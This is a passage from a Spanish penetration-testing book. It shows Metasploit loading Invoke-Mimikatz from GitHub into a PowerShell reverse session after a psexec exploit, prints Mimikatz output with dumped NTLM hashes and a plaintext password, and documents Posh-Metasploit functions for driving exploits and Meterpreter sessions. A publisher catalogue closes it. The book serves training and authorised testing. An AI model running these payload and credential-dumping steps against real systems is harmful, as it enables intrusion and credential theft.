Cuando se obtiene una sesión interactiva de *PowerShell* tras explotar alguna vulnerabilidad con *Metasploit* se puede utilizar un atributo denominado *LOAD_MODULES*, el cual permite indicar la ubicación del fichero *.ps1* dónde se encuentra la función que se quiere cargar automáticamente con el *payload*. Si se quiere disponer de la función *Invoke-Mimikatz* de *PowerSploit* y cualquier otra de cualquier *framework* estudiado en el libro se puede indicar a través de este atributo. Por

ejemplo, para añadir una función se indicará *set LOAD_MODULES https://raw.githubusercontent.com/mattifestation/PowerSploit/master/Exfiltration/Invoke-Mimikatz.ps1*. Si se quiere añadir más funciones, se indican separadas por comas.

```
LOAD_MODULES => https://raw.githubusercontent.com/mattifestation/PowerSploit/master/Exfiltration/Invoke-Mimikatz
.ps1
msf exploit(psexec) > exploit

[*] Loading 1 modules into the interactive PowerShell session
[*] Started reverse SSL handler on 192.168.56.102:4444
[*] Connecting to the server...
[*] Authenticating to 192.168.56.103:445|WORKGROUP as user 'administrador'...
[*] Uploading payload...
[*] Created \ezltvADP.exe...
[+] 192.168.56.103:445 - Service started successfully...
[*] Deleting \ezltvADP.exe...
[*] Powershell session session 3 opened (192.168.56.102:4444 -> 192.168.56.103:49176) at 2015-08-12 17:35:59 +00
00

Windows PowerShell running as user PRACTICAS-PC$ on PRACTICAS-PC
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

[+] Loading modules.
PS C:\Windows\system32>
```

Fig. 4.07: Carga de scripts en la sesión de PowerShell interactiva en Metasploit.

Se puede valorar la posibilidad de utilizar un *.ps1* que cargue todas las funciones, por ejemplo del *framework PowerSploit* o *Nishang*. En algunos de los *frameworks* comentados en el libro se encuentra este tipo de *script*, el cual tiene un peso grande ya que contiene todas las funcionalidades.

Una vez realizada la explotación y ejecutado el *payload*, se puede visualizar en la imagen como se muestra la línea *Loading Modules*. El *payload* de *PowerShell* ha descargado automáticamente la función y la ha importado a la sesión interactiva de *PowerShell*. En este instante se puede ejecutar la función importada automáticamente, tal y como se puede visualizar en la imagen.

La función *Invoke-Mimikatz*, en este caso se ha ejecutado a través de la *PowerShell* interactiva y proporciona los resultados en la consola.

```
Windows PowerShell running as user PRACTICAS-PC$ on PRACTICAS-PC
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

[+] Loading modules.
PS C:\Windows\system32>invoke-mimikatz

  .#####.   mimikatz 2.0 alpha (x86) release "Kiwi en C" (Feb 16 2015 22:17:52)
 .## ^ ##.
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 '## v ##'   http://blog.gentilkiwi.com/mimikatz             (oe.eo)
  '#####'                                    with 15 modules * * */


mimikatz(powershell) # sekurlsa::logonpasswords
```

Fig. 4.08: Ejecución de la función Invoke-Mimikatz a través de la PowerShell interactiva (1ª parte).

```
Authentication Id : 0 ; 151260 (00000000:00024edc)
Session           : Interactive from 1
User Name         : pablo
Domain            : PRACTICAS-PC
SID               : S-1-5-21-1285451244-1715528267-2775765943-1006
        msv :
         [00000003] Primary
         * Username : pablo
         * Domain   : PRACTICAS-PC
         * LM       : 8735172c3a77d2c6aad3b435b51404ee
         * NTLM     : 512b99009997c3b5588cafac9c0ae969
         * SHA1     : ad251d5740a4690b27c7cbfa2e1bcf3452041b0d
        tspkg :
         * Username : pablo
         * Domain   : PRACTICAS-PC
         * Password : 123abc.
        wdigest :
         * Username : pablo
         * Domain   : PRACTICAS-PC
         * Password : 123abc.
```

Fig. 4.08: Ejecución de la función Invoke-Mimikatz a través de la PowerShell interactiva (2ª parte).

5. Posh-Metasploit

Posh-Metasploit es un conjunto de módulos y funciones que automatiza la interacción con un servidor *Metasploit* vía XMLRPC. El objetivo de estos módulos es la de ofrecer al *pentester* una interacción remota con *Metasploit*, pudiendo ejecutar cualquier tipo de acción a través de *PowerShell* sobre *Metasploit*.

Posh-Metasploit puede ser descargado desde su *Github* en la dirección URL *https://github.com/darkoperator/Posh-Metasploit*.

Posh-Metasploit ofrece un paralelismo intuitivo con *Metasploit Framework*, es decir, viendo los módulos que constan la solución se puede observar una equivalencia clara. En otras palabras, quien ha trabajado con la consola de *Metasploit* podrá ver el paralelismo en el uso del módulo *Console* de *Posh-Metasploit*. Las categorías que pueden ser encontradas en *Posh-Metasploit* son las que se enumeran a continuación:

- *Console*. Este módulo proporciona las funciones necesarias para interactuar con el servidor de *Metasploit* como si estuviera utilizando *msfconsole*.
- *Db*. Este módulo proporciona al *pentester* las funciones necesarias para interactuar con un motor de base de datos, tal y como se haría en *Metasploit*.
- *Jobs*. Este módulo proporciona las funciones necesarias para gestionar los trabajos que pueden ser utilizados en *Metasploit*.

- *Module*. Este módulo proporciona una gran cantidad de funciones que ayudan a gestionar los diferentes módulos con sus diferentes tipos.
- *Plugin*. Este módulo gestiona los diferentes *plugins* que pueden ser añadidos al *framework*, por ejemplo el *plugin* de *Nessus*, *Nmap* o *Nexpose*.
- *Posh-Metasploit*. Este módulo gestiona las sesiones con el servidor remoto, desde la creación de éstas hasta la desconexión y eliminación de la sesión.
- *Session*. Este módulo proporciona funciones que permiten gestionar éstas, desde su enumeración hasta la interacción.
- *Variables*. Este módulo proporciona funciones para gestionar las variables globales del *framework* y almacenar la configuración.

Console

El módulo *console* presenta todas las funciones necesarias para interactuar con la consola de *Metasploit* en remoto. Quien ha utilizado la consola de *Metasploit* se hace una idea de todo lo que se puede realizar con ella, pero generalmente lo que aportarán las funciones de *PowerShell* con este módulo es la posibilidad de interactuar con la consola como si se estuviera delante de ella. Para interactuar con la consola se debe tener una sesión con el servidor creada previamente. El módulo consta de 6 funciones, las cuales como se mencionó anteriormente permiten la gestión e interacción con la consola de *Metasploit*. A continuación se describen brevemente las funciones:

Función	Descripción
Get-MSFConsole	Esta función enumera las consolas que se encuentran activas por parte del usuario sobre el servidor de *Metasploit*
New-MSFConsole	Esta función crea una nueva consola sobre el servidor de *Metasploit*. Para crear una nueva consola de puede utilizar *New-MSFConsole –Id <identificador sesión>*
Remove-MSFConsole	Esta función elimina una consola abierta en el servidor de *Metasploit*. Para eliminar una consola se puede ejecutar *Remove-MSFConsole –Id <identificador sesión> -ConsoleId <identificador consola que se obtiene al crearla>*
Write-MSFConsole	Esta función permite escribir texto a través de la sesión de consola. Un ejemplo sería *Write-MSFConsole –Id <identificador sesión> -ConsoleId <identificador consola> -Text "comando"*. Puede resultar interesante enviar "'n" después del texto
Invoke-MSFConsoleCommand	Esta función permite ejecutar comandos a través de una consola remota. Para lograr esto se ejecuta *Invoke-MSFConsoleCommand –Id <identificador sesión> -ConsoleId <identificador consola> -Command "comando"*. Para poder leer la salida de la ejecución del comando se debe utilizar la función *Read-MSFConsole*

Función	Descripción
Read-MSFConsole	Esta función permite leer la salida de una ejecución de un comando. Un ejemplo sería *Read-MSFConsole –Id <identificador sesión> -ConsoleId <identificador consola>*

Tabla 4.01: Funciones de Console en Posh-Metasploit.

En el sitio web de *Posh-Metasploit* se pueden encontrar diversos ejemplos sobre la ejecución de estas funciones sobre un entorno real de *Metasploit*.

En la imagen se puede visualizar como se invoca el comando *Jobs* que proporciona los trabajos en *background* o servicios que tiene montado el usuario en dicha sesión. Para poder leer el resultado de *Invoke-MSFConsoleCommand* se hace uso de la función *Read-MSFConsole*.

```
Invoke-MSFConsoleCommand -Id 0 -ConsoleId 0 -Command "jobs" | fl *
wrote       : 5
MSHost      : 192.168.1.104
Command     : jobs

MSSessionID : 0
PS C:\> Read-MSFConsole -Id 0 -ConsoleId 0
data        : Framework: 4.8.0-dev
              Console  : 4.8.0-dev.15168

              Jobs
              ====

                Id  Name
                --  ----
                1   Exploit: multi/handler
                2   Exploit: multi/handler


prompt      : msf >
busy        : False
MSHost      : 192.168.1.104
MSSessionID : 0
```

Fig. 4.09: Ejemplo de ejecución de comandos a través de Invoke-MSFConsoleCommand.

Db

Este módulo proporciona funciones que permiten la gestión de *Metasploit* con la base de datos que tenga configurada en el servidor. Esto puede ser útil para almacenar información, por ejemplo

tras realizar un escaneo con algún módulo o *plugin* de *Metasploit*. A continuación se describen las funciones de este módulo:

Función	Descripción
Set-MSFDBHost	Esta función permite crear un nuevo *host* en la base de datos, si éste no se encuentra presente. Por ejemplo, *Set-MSFDBHost –Id <identificador sesión> -IPAddress <dirección IP host>*
Get-MSFDBHost	Esta función devuelve un listado de los *hosts* que se encuentran en la base de datos de *Metasploit*
Remove-MSFDBHost	Esta función permite eliminar uno o varios *hosts* de la base de datos de *Metasploit*
Get-MSFDBServcie	Esta función permite obtener un listado de servicios de la base de datos de *Metasploit*
Set-MSFDBServcie	Esta función permite añadir un nuevo servicio a la base de datos de *Metasploit*. Un ejemplo sería *Set-MSFDBService –Id <identificador sesión> -Port <puerto servicio> -Protocol TCP –IPAddress <dirección IP servicio> -State <estado, por ejemplo Open>*
Remove-MSFDBServcie	Esta función permite eliminar un servicio de la base de datos de *Metasploit*
Set-MSFDBVuln	Esta función permite añadir una nueva vulnerabilidad en la base de datos de *Metasploit*. Un ejemplo sería *Set-MSFDBVuln –Id <identificador sesión> -Port <puerto de producto, por ejemplo 22> -Protocol TCP –Name "Nombre vulnerabilidad, por ejemplo SSH Vuln" –IPAddress <dirección IP del RHOST> -References "CVE, BID, OSVDB, etcétera>*
Get-MSFDBVuln	Esta función devuelve un listado con las vulnerabilidades que se encuentran en la base de datos de *Metasploit*. Estas vulnerabilidades pueden haberse añadido gracias a otra herramienta y la importación de sus datos, como por ejemplo *Nessus*
Remove-MSFDBVuln	Esta función permite eliminar una vulnerabilidad de la base de datos de *Metasploit*
Get-MSFDBNote	Esta función devuelve un listado de las notas que se hayan añadido a la base de datos de *Metasploit*
Set-MSFDBNote	Esta función permite añadir o modificar una nota en la base de datos de *Metasploit*
Remove-MSFDBNote	Esta función permite eliminar una nota de la base de datos de *Metasploit*

Función	Descripción
Get-MSFDBEvent	Esta función devuelve un listado de eventos registrados en la sesión de *Metasploit*. Es decir, cada vez que el usuario ejecuta un comando, una consola se inicia, etcétera, se registra un evento. Con esta función se pueden visualizar los distintos eventos de la sesión. Un ejemplo sería *Get-MSFDBEvent –id <identificador sesión> -Limit <registros a consultar>*
Set-MSFDBCred	Esta función permite añadir una credencial a la base de datos de *Metasploit*. Un ejemplo sería *Set-MSFDBCred –Id <identificador sesión> -Port <puerto> -Username <nombre usuario> -Password <contraseña> -Type Password –IPAddress <dirección IP host>*
Get-MSFDBCred	Esta función devuelve un listado de credenciales recopiladas en la base de datos de *Metasploit*
Get-MSFDBLoot	Esta función devuelve un listado de los *loot* recopilados en la base de datos de *Metasploit*
Get-MSFDBStatus	Esta función devuelve el estado de la base de datos. La información interesante aquí es el *driver* configurado
Connect-MSFDB	Esta función realiza la conexión a la base de datos. La instrucción para llevar a cabo la conexión es *Connect-MSFDB –DBHost <dirección IP host DB> -DatabaseName <nombre DB> -Credentiales (Get-Credential msf)*
Disconnect-MSFDB	Esta función realiza la desconexión de la base de datos
Get-MSFDBWorspace	Esta función devuelve el listado de *workspaces*
Get-MSFDBCurrentWorspace	Esta función devuelve el listado actual de *workspaces* sobre el que *Metasploit* se está ejecutando
New-MSFDBWorkspace	Esta función permite añadir un nuevo *workspace*
Remove-MSFDBWorkspace	Esta función elimina un *workspace* el cual se debe indicar
Set-MSFDBWorkspace	Esta función añade o modifica un *workspace*
Import-MSFDBData	Esta función permite importar información de escaneos con otras herramientas a la base de datos de *Metasploit*. Un ejemplo sería *Import-MSFDBData -Id <identificador sesión> -File <report.nessus>*

Tabla 4.02: Funciones de Db en Posh-Metasploit.

Jobs

Este módulo proporciona al *pentester* las funciones necesarias para gestionar trabajos o *Jobs* que *Metasploit* lanza por debajo. Por ejemplo, cuando se lanza un módulo de tipo *exploit* con interacción

del usuario, se suele lanzar un servicio que espera las peticiones del usuario, esto sería un *job*. A continuación se describen las funciones que gestionan los *Jobs* en *Metasploit*:

Función	Descripción
Get-MSFJob	Esta función devuelve un listado de los *Jobs* que se encuentran ejecutando en la sesión de *Metasploit*. Un ejemplo seria *Get-MSFJob –Id <identificador sesión>*
Get-MSFJobInfo	Esta función devuelve un listado de los *Jobs* que se encuentran ejecutando en la sesión de *Metasploit*. Como añadido la información que se devuelve son todos los valores que se encuentran configurados en el *Datastore* de dicho *job*
Remove-MSFJob	Esta función elimina un *job* que se encuentra ejecutando en *Metasploit*

Tabla 4.03: Funciones de Jobs en Posh-Metasploit.

En la imagen se puede visualizar un ejemplo de recuperación de *Jobs* de *Metasploit* y la información que se obtiene. Es importante ver la información recuperada del *Datastore*, dónde se puede visualizar la configuración del módulo concreto.

Fig. 4.10: Recuperación de información de los job que ejecutan en Metasploit.

Module

Este módulo proporciona diferentes funciones que permiten gestionar e interactuar con los diferentes módulos de *Metasploit*. Estas funciones ayudan a configurar ciertos módulos y poder ejecutarlos a través de la sesión como si el usuario estuviera conectado a la consola.

A continuación se describen las diferentes funciones con algunos ejemplos:

Función	Descripción
Get-MSFModuleStats	Esta función proporciona un listado de estadísticas sobre el número de módulos de cada tipo que se encuentra disponible en la versión de *Metasploit*. Un ejemplo sería *Get-MSFModuleStats -Id <identificador sesión>*

Función	Descripción
Invoke-MSFModuleReload	Esta función recarga todos los módulos de *Metasploit*, actualizando el número de módulos si alguno hubiera sido añadido desde la última carga. Un ejemplo sería *Invoke-MSFModuleReload -Id <identificador sesión>*
Get-MSFAuxiliaryModule	Esta función recupera todos los módulos de tipo *Auxiliary* que hay cargados en *Metasploit*. Un ejemplo para recuperar módulos que hagan fuerza bruta al *login* podría ser *Get-MSFAuxiliaryModule -Id <identificador sesión> | where {$_.name -like "*login*"}*
Get-MSFPostModule	Esta función recupera todos los módulos de tipo *Post* que se encuentran cargados en *Metasploit*
Get-MSFExploitModule	Esta función recupera todos los módulos de tipo *Exploit* que se encuentran cargados en *Metasploit*
Get-MSFPayloadModule	Esta función recupera todos los módulos de tipo *Payload* que se encuentran cargados en *Metasploit*
Get-MSFNOPS	Esta función recupera todos los módulos de tipo *Nops* que se encuentran cargados en *Metasploit*
Get-MSFModuleInfo	Esta función devuelve información sobre un módulo concreto que debe ser indicado a través de los argumentos *Name* y *Type*. Un ejemplo sería *Get-MSFModuleInfo -Id <identificador sesión> -Name multi/handler -Type exploit*
Get-MSFExploitCompatiblePayload	Esta función devuelve información sobre los módulos de tipo *payload* que son compatibles con un módulo de tipo *exploit* en concreto. Un ejemplo de esta funcionalidad sería *Get-MSFExploitCompatiblePayload -Id <identificador sesión> -Name windows/smb/psexec*
Get-MSFModuleOptions	Esta función devuelve todas las opciones y detalles con los que está configurado un módulo. Se muestran tanto las opciones básicas como las avanzadas. Un ejemplo sería *Get-MSFModuleOptions -Id <identificador sesión> -Name windows/meterpreter/reverse_tcp -Type payload -Verbose*
Get-MSFPostCompatibleSession	Esta función enumera qué sesiones, por ejemplo de *Meterpreter*, ya abiertas en *Metasploit* son compatibles con el módulo de *Post-Exploitation* que se indica como argumento. Un ejemplo sería *Get-MSFCompatibleSession -Id <identificador sesión> -Name "multi/general/execute"*

Función	Descripción
Invoke-MSFModule	Esta función permite ejecutar un módulo pasándole la configuración a través del parámetro *Options*. Un ejemplo sería *Invoke-MSFModule -Id <identificador sesión> -Type exploit -Name "multi/handler" -Options @{"PAYLOAD"="windows/meterpreter/reverse_tcp"; "LHOST"="192.168.56.101";"LPORT"=4444} -Verbose*

Tabla 4.04: Funciones de Module en Posh-Metasploit.

Plugin

Esta categoría o módulo de *Posh-Metasploit* permite gestionar e interactuar con diferentes *plugins* desarrollados para mejorar la experiencia de *Metasploit* durante un test de intrusión.

Por ejemplo, se pueden utilizar *plugins* que integren herramientas como *Nessus*, *Nmap* o *Nexpose* con el fin de aprovechar los resultados obtenidos en la fase de explotación. A continuación se detallan las funciones que aporta *el* módulo:

Función	Descripción
Get-MSFLoadedPlugin	Esta función proporciona un listado de todos los *plugins* cargados en *Metasploit*. Un ejemplo sería *Get-MSFLoadedPlugin –Id <identificador sesión>*
Register-MSFPlugin	Esta función permite registrar un *plugin* y de este modo disponer de los comandos que el *plugin* aporta. Su comando equivalente en *Metasploit* sería *load <plugin>*. Un ejemplo sería *Register-MSFPlugin -Id <identificador sesión> -Name nessus*, y posteriormente para ver si el *plugin* se ha cargado correctamente se lanzaría *Get-MSFLoadedPlugin –Id <identificador sesión>*
UnRegister-MSFPlugin	Esta función permite descargar o eliminar un *plugin* ya cargado. Su comando equivalente en *Metasplot* sería *unload <plugin>*. Un ejemplo sería *UnRegister-MSFPlugin –Id <identificador sesión> -Name nessus*

Tabla 4.05: Funciones de Plugin en Posh-Metasploit.

Posh

Este módulo lleva el nombre idéntico del *framework*. Permite la gestión de las sesiones con el servidor remoto de *Metasploit* vía XMLRPC, desde la creación de dichas sesiones hasta la desconexión y eliminación. A continuación se describen las diferentes funciones que forman parte del módulo:

Función	Descripción
New-MSFServerSession	Genera una nueva sesión dado un *MSFRPCD*. Un ejemplo sería *New-MSFServerSession -ComputerName 192.168.1.104 -Port 55553 -Credentials (Get-Credential msf)*
Set-MSFAuthToken	Configura sobre una sesión existente un *Authentication Token*
Get-MSFServerSession	Esta función devuelve un listado de las sesiones que hay abiertas con el servidor remoto
Remove-MSFServerSession	Esta función elimina una sesión existente en el servidor. La sesión debe indicarse a través del parámetro *Id*, por ejemplo *Remove-MSFServerSession -Id 2 –Verbose*
Get-MSFCoreInfo	Esta función devuelve información sobre la versión *Core* de una sesión de *Metasploit*
Get-MSFAuthToken	Esta función devuelve información sobre el *token* de autenticación de una sesión
New-MSFAuthToken	Esta función genera un nuevo y permanente *token* de autenticación en *Metasploit*
Remove-MSFAuthToken	Esta función elimina un *token* de autenticación conocido, indicándole a través del parámetro *–Token*
Get-MSFThread	Esta función devuelve un listado de hilos que se ejecutan en el servidor
Remove-MSFThread	Esta función detiene el hilo en ejecución
Get-PoshMSFersion	Esta función devuelve la versión actual de *Posh-Metasploit*

Tabla 4.06: Funciones del módulo Posh-Metasploit en Posh-Metasploit.

Session

Este módulo proporciona las funciones que permiten gestionar las sesiones, tras una explotación exitosa, que se tiene en *Metasploit*. La enumeración de sesiones o cómo interactuar con ellas son las funciones interesantes del módulo *Session* de *Posh-Metasploit*. A continuación se detallan las funciones que forman parte del módulo:

Función	Descripción
Get-MSFSession	Esta función devuelve un listado de las sesiones que se encuentran abiertas tras una explotación. Dentro de los valores que devuelve la función se encuentran algunos interesantes como *SessionID, via_exploit, session_host, via_payload, platform* o *type* entre otros. Un ejemplo sería *Get-MSFSession -Id <identificador sesión>*

Función	Descripción
Write-MSFMeterpreterConsole	Esta función permite escribir texto a través de la sesión de *Meterpreter* obtenida tras la explotación de una vulnerabilidad. Un ejemplo sería *Write-MSFMeterpreterConsole -Index 0 -SessionId <ID sesión Meterpreter> -Text "sysinfo`n"*
Read-MSFMeterpreterConsole	Esta función permite leer resultados obtenidos tras la escritura con *Write-MSFMeterpreterConsole*. Es decir, con una función se escribe a través de la sesión para ejecutar una orden y con la otra función se recupera la salida de lo escrito en consola. Un ejemplo sería *Read-MSFMeterpreterConsole –Id <identificador sesión> -SessionId <ID sesión Meterpreter>*
Get-MSFSessionCompatPostModule	Esta función devuelve un listado de módulos de tipo *post* que son compatibles con la sesión que el usuario tiene en la máquina comprometida. Un ejemplo sería *Get-MSFSessionCompatPostModule -Id <identificador sesión> -SessionId <ID sesión Meterpreter>*
Invoke-MSFMeterpreterCommand	Esta función ejecuta un comando a través de la consola sobre una sesión de *Meterpreter*. El comando debe ser propio de *Meterpreter*. Un ejemplo válido es *Invoke-MSFMMeterpreterCommand –Id <identificador sesión> -SessionId <ID sesión Meterpreter> -Command "getuid"*
Write-MSFShellConsole	Esta función escribe un texto a través de una sesión de *shell*. Un ejemplo sería *Write-MSFShellConsole -Id <identificador sesión> -SessionId <ID sesión Meterpreter> -Text "ping -c 2 127.0.0.1`n"*
Read-MSFShellConsole	Esta función permite leer la salida de los comandos ejecutados a través de *Write-MSFShellConsole. Un ejemplo sería Read-MSFShellConsole -Id <identificador sesión> -SessionId <ID sesión Meterpreter>*
Remove-MSFSession	Esta función finaliza la sesión del *payload* que se indica a través del parámetro *SessionId*

Tabla 4.07: Funciones de Variables en Posh-Metasploit.

A continuación se puede visualizar la ejecución de la función *Invoke-MSFMeterpreterCommand*, con la que se consigue ejecutar un comando a través de una sesión de *Meterpreter*. La salida se muestra automáticamente, por lo que se puede decir que esta función automatiza el proceso de entrada y salida de datos, es decir, una sesión más interactiva. El ejemplo puede encontrarse en la documentación de *Posh-Metasploit*.

```
Invoke-MSFMeterpreterCommand -Id 0 -SessionId 1 -Command "getuid"

result    : success
MSHost    : 192.168.1.104
SessionId : 1
Command   : getuid
#>
```

Fig. 4.11: Ejecución de comandos de Meterpreter a través de Invoke-MSFMeterpreterCommand.

Variables

Este módulo se encarga de interactuar con las variables, sobretodo globales, del *Framework*. Además, permite gestionar el almacenamiento de las configuraciones que el usuario haya hecho sobre el entorno, lo cual equipara a la ejecución del comando *save* en *Metasploit*. A continuación se describen las funciones del módulo:

Función	Descripción
Set-MSFGlobalVariable	Esta función permite interactuar con el *Datastore* global de variables. Equivale a la utilización del comando *setg <variable> <valor>* en *Metasploit*. Un ejemplo sería *Set-MSFGlobalVariable -Id <identificador sesión> -Name LHOST -Value 192.168.56.101*
Remove-MSFGlobalVariable	Esta función permite desasignar una variable global. Un ejemplo sería *Remove-MSFGlobalVariable -Id <identificador sesión> -Name LHOST*
Save-MSFConfig	Esta función almacena en la carpeta personal del usuario la configuración de *Metasploit* en ese instante. Es decir, todas las variables asignadas en los módulos, todos los cambios realizados, el módulo activo, etcétera. Un ejemplo sería *Save-MSFConfig -Id <identificador sesión>*

Tabla 4.08: Funciones de Variables en Posh-Metasploit.

Índice alfabético

Índice de imágenes

Índice de tablas

Libros publicados

Estos libros se pueden adquirir en la web: `Https://www.0xWORD.com`




El *DNI electrónico* está entre nosotros, desde hace bastante tiempo pero, desgraciadamente, el uso del mismo en su faceta electrónica no ha despegado. Todavía son pocas las empresas y los particulares que sacan provecho de las funcionalidades que ofrece. En este libro *Rames Sarwat*, de la empresa *SmartAccess*, desgrana los fundamentos tecnológicos que están tras él, y muestra cómo utilizar el *DNI-e* en entornos profesionales y particulares. Desde autenticarse en los sistemas informáticos de una empresa, hasta desarrollar aplicaciones que saquen partido del *DNI-e*.

Rames Sarwat es licenciado en Informática por la *Universidad Politécnica de Madrid* y socio fundador y director de *SmartAccess*. Anteriormente ejerció como Director de Consultoría en *Microsoft*..



Anuario ilustrado de seguridad informática, anécdotas y entrevistas exclusivas... Casi todo lo que ha ocurrido en seguridad en los últimos doce años, está dentro de *"Una al día: 12 años de seguridad informática"*.


Para celebrar los dieciséis años ininterrumpidos del boletín *Una al día*, hemos realizado un recorrido por toda una década de virus, vulnerabilidades, fraudes, alertas, y reflexiones sobre la seguridad en Internet. Desde una perspectiva amena y entretenida y con un diseño sencillo y directo. Los 16 años de *Una al día* sirven de excusa para un libro que está compuesto por material nuevo, revisado y redactado desde la perspectiva del tiempo. Además de las entrevistas exclusivas y las anécdotas propias de *Hispasec*.l



La información es clave en la preparación de un test de penetración. Sin ella no es posible determinar qué atacar ni cómo hacerlo. Y los buscadores se han convertido en herramientas fundamentales para la minería de datos y los procesos de inteligencia. Sin embargo, pese a que las técnicas de *Google Hacking* lleven años siendo utilizadas, quizá no hayan sido siempre bien tratadas ni transmitidas al público. Limitarse a emplear *Google Dorks* conocidos o a usar herramientas que automaticen esta tarea es, con respecto al uso de los buscadores, lo mismo que usar una herramienta como *Nessus*, o quizá el *autopwn* de *Metasploit*, y pensar que se está realizando un test de penetración. Por supuesto, estas herramientas son útiles, pero se debe ir más allá, comprender los problemas encontrados, ser capaces de detectar otros nuevos... y combinar herramientas.



Hoy en día no sufrimos las mismas amenazas (ni en cantidad ni en calidad) que hace algunos años. Y no sabemos cuáles serán los retos del mañana. Hoy el problema más grave es mitigar el impacto causado por las vulnerabilidades en el *software* y la complejidad de los programas. Y eso no se consigue con una guía "tradicional". Y mucho menos si se perpetúan las recomendaciones "de toda la vida" como "cortafuegos", "antivirus" y "sentido común". ¿Acaso no disponemos de otras armas mucho más potentes? No. Disponemos de las herramientas "tradicionales" muy mejoradas, cierto, pero también de otras tecnologías avanzadas para mitigar las amenazas. El problema es que no son tan conocidas ni simples. Por tanto es necesario leer el manual de instrucciones, entenderlas... y aprovecharlas...




Más de 3.000 millones de usuarios en más de 200 países utilizamos diariamente las comunicaciones móviles *GSM/GPRS/UMTS (2G/3G)* para llevar a cabo conversaciones y transferencias de datos. Pero, ¿son seguras estas comunicaciones?. En los últimos años se han hecho públicos múltiples vulnerabilidades y ejemplos de ataques prácticos contra *GSM/GPRS/UMTS* que han puesto en evidencia que no podemos simplemente confiar en su seguridad..


Descubra en este libro cuáles son las vulnerabilidades y los ataques contra *GSM/GPRS/UMTS (2G/3G)* y el estado respecto a la nueva tecnología *LTE*, comprenda las técnicas y conocimientos que subyacen tras esos ataques y conozca qué puede hacer para proteger sus comunicaciones móviles.



La Administración Española lidera un encomiable esfuerzo hacia el Desarrollo de la Sociedad de la Información en España, así como en el uso óptimo de las tecnologías de la Información en pro de una prestación de servicios más eficiente hacia los ciudadanos. Aunque este tipo de contenidos no siempre son fáciles de tratar sin caer en un excesivo dogmatismo, sí es cierto que en el marco de la *Ley 11/2007* del 22 de Junio, de acceso electrónico de los ciudadanos a los Servicios Públicos, se anunció la creación de los Esquemas Nacionales de Interoperabilidad y de Seguridad con la misión de garantizar un derecho ciudadano, lo que sin duda es un reto y una responsabilidad de primera magnitud. Este manual sirve para facilitar a los responsables de seguridad el cumplimiento de los aspectos tecnológicos derivados del cumplimiento del *ENS*.



No es de extrañar que los programas contengan fallos, errores, que, bajo determinadas circunstancias los hagan funcionar de forma extraña. Que los conviertan en algo para lo que no estaban diseñados. Aquí es donde entran en juego los posibles atacantes. *Pentesters*, auditores,... y ciberdelincuentes. Para la organización, mejor que sea uno de los primeros que uno de los últimos. Pero para la aplicación, que no entra en valorar intenciones, no hay diferencia entre ellos. Simplemente, son usuarios que hablan un extraño idioma en que los errores se denominan "vulnerabilidades", y una aplicación defectuosa puede terminar convirtiéndose, por ejemplo, en una interfaz de usuario que le permita interactuar directamente con la base de datos. Y basta con un único error.



Las redes de datos *IP* hace mucho tiempo que gobiernan nuestras sociedades. Empresas, gobiernos y sistemas de interacción social se basan en redes *TCP/IP*. Sin embargo, estas redes tienen vulnerabilidades que pueden ser aprovechadas por un atacante para robar contraseñas, capturar conversaciones de voz, mensajes de correo electrónico o información transmitida desde servidores. En este libro se analizan cómo funcionan los ataques de *man in the middle* en redes *IPv4* o *IPv6*, cómo por medio de estos ataques se puede crakear una conexión *VPN PPTP*, robar la conexión de un usuario al *Active Directory* o cómo suplantar identificadores en aplicaciones para conseguir perpetrar una intrusión además del ataque *SLAAC*, el funcionamiento de las técnicas *ARP-Spoofing*, *Neighbor Spoofing* en *IPv6*, etcétera.



Hoy día es innegable el imparable crecimiento que han tenido las tecnologías de los dispositivos móviles en los últimos años. El número de *smartphones*, *tablets*, etcétera han aumentado de manera exponencial. Esto ha sido así, hasta tal punto que actualmente estos dispositivos se han posicionado como tecnologías de máxima prioridad para muchas empresas.

Con este libro se pueden adquirir los conocimientos necesarios para desarrollar aplicaciones en *iOS*, guiando al lector para que aprenda a utilizar las herramientas y técnicas básicas para iniciarse en el mundo *iOS*. Se pretende sentar unas bases, de manera que al finalizar la lectura, el lector pueda convertirse en desarrollador *iOS* y enfrentarse a proyectos de este sistema operativo por sí mismo.

Windows Server 2012 para IT Pros

Windows Server 2012

Microsoft Windows Server 2012 ha llegado con novedades cuyo objetivo es simplificar las, cada vez más, complejas tareas de los administradores y profesionales *IT*. En el presente libro se recogen la gran mayoría de dichas novedades entre las que destacan la versión 3.0 de *Hyper-V*, el servidor de virtualización de *Microsoft*, el almacenamiento con su nuevo sistema de archivos y sus propiedades, las mejoras y nuevas características de *Active Directory*, *DNS* y *DHCP*, las novedosas fórmulas de despliegue eficiente, la ampliación y mejora de la línea de comandos *Microsoft Windows PowerShell*, y como no, la seguridad, un pilar básico en la estructura de los productos *Microsoft* La idea del libro es presentar las novedades y ahondar en los conceptos principales.



